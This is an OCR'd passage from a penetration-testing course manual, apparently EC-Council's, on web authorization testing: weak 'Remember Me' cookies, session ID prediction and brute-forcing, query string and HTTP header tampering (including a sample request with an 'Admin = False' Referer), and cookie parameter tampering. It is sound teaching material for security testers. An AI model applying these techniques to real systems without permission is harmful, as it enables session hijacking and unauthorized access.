
Web applications offer users to save passwords on the browsers or the devices using the "Remember Me" option, so that they do not have to enter their credentials every time they try to sign in. The web application can store these passwords on the system and should encrypt these before doing so. Remember Me functions are implemented using a simple persistent cookie, such as RememberUser=jason, or a persistent session identifier, such as RememberUser=ABY112010. Attackers can use an enumerated username or predict the session identifier to bypass authentication mechanisms.

You must check for any flaws relating to enabling this option in the web application by signing into the web application and enabling the "Remember Me" option, and checking the effects upon enabling that option. Verify the location, where it stores the passwords and check if it stores the password in plain text. You must also check the number of times or the duration for which the web application allows you to sign in without providing credentials again.

Check if the web application sends persistent cookies when a user enables the "Remember Me" option. Obtaining these cookies could provide information about the authentication mechanism it uses.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Perform Session ID Prediction/Brute-forcing

Web applications create session IDs after users enter their credentials, called authentication session IDs, which will store authentication data and will help the user to complete the task without entering the credentials every time they send a request.

Attackers extract these session IDs by capturing the network traffic and observing the pattern of creation and predicting the next ID or Brute force to gather predefined session IDs. The attackers

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

then analyze captured session IDs to determine the session ID generation process, such as the structure of the session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it. They use session IDs to gain unauthorized access to the data transmitted to the user device. Vulnerable session generation mechanisms that use session IDs composed of username or other predictable information, such as timestamp or client IP address, can be exploited by easily guessing valid session IDs.

You must check if the web application is vulnerable to the session ID prediction or brute force attacks. Collect some valid session ID values by sniffing traffic from authenticated users by deploying traffic capturing tools, such as Wireshark, Capsa Network Analyzer, etc.


Examine the session IDs to guess the process of generating them and try to predict the next session ID. If a user can predict the session IDs, then the web application is vulnerable to session ID prediction attacks.



Figure L.94: Predicting session cookies

You may use the Brute-forcing tools to find the predefined sessions IDs stored in the cookies of the captured data and use them to perform session hijacking attacks.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform HTTP Request Tampering

HTTP request tampering attack includes two methods: Query string tampering, and Manipulate HTTP headers.

- **Query String Tampering**

  Web applications use the query strings, which are parts of the URL that accept values from the browser or the client and follow a question mark. If a web application uses a recognizable Query String to pass sensitive data between pages, the attackers can tamper the string parameter to bypass authorization mechanisms. You must test the web application through query string manipulation and check whether the web application parses the modified query strings to the server.

  For example:

  http://www.example.com/mail.aspx?mailbox=john&company=acme%20com

  https://juggyshop.com/books/download/852741369.pdf

  https://juggybank.com/login/home.jsp?admin=true

  Hackers may use web spidering tools, such as Burp Suite, to scan the app for POST parameters or query strings.

- **Manipulate HTTP Headers**

  The HTTP headers contain additional information about the HTTP request/response, which the web browser or server use to understand the purpose of the response or request respectively. HTTP headers, such as Referer and User-Agent carry user-specific information that can help web applications in taking authorization decisions.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


If the application uses the Referer header for making access control decisions, attackers can modify it to access protected application functionalities. Modify these HTTP header parameters to test vulnerability of the web application to this authorization attack.

```
GET http://example:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515
Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-
0.9,text/plain;q=0.8,image/png,*/*,q=0.5
……..
Proxy-Connection: keep-alive
Referer: http://example:8180/Applications/Download?Admin = False
```

Figure L.95: Manipulating multiple headers

ItemID = 201 is not accessible as the Admin parameter is set to *false*; you may change it to true and access protected items.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform Authorization Attack—Cookie Parameter Tampering

Attackers manipulate cookie parameters to perform authorization attacks. They collect some cookies set by the web application and analyze them to determine the cookie generation mechanism. Then, they tamper with the parameters such as HTTP Set-Cookie header to change the path and domain name with their own paths and domain names, respectively.

As a security tester, you must check whether the web application is vulnerable to the cookie parameter tampering attempt. To perform the cookie tampering attack, grab the HTTP cookies using a proxy server and analyze them to determine their generation mechanism. Now, tamper the cookies to set the authorization mechanism to provide you with access and send them to the web servers. If the web application parses these changes then the web application is vulnerable to cookie parameter tampering attack. You can also use cookie tampering tools such as Burp Suite and Paros proxy to simulate the attack.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


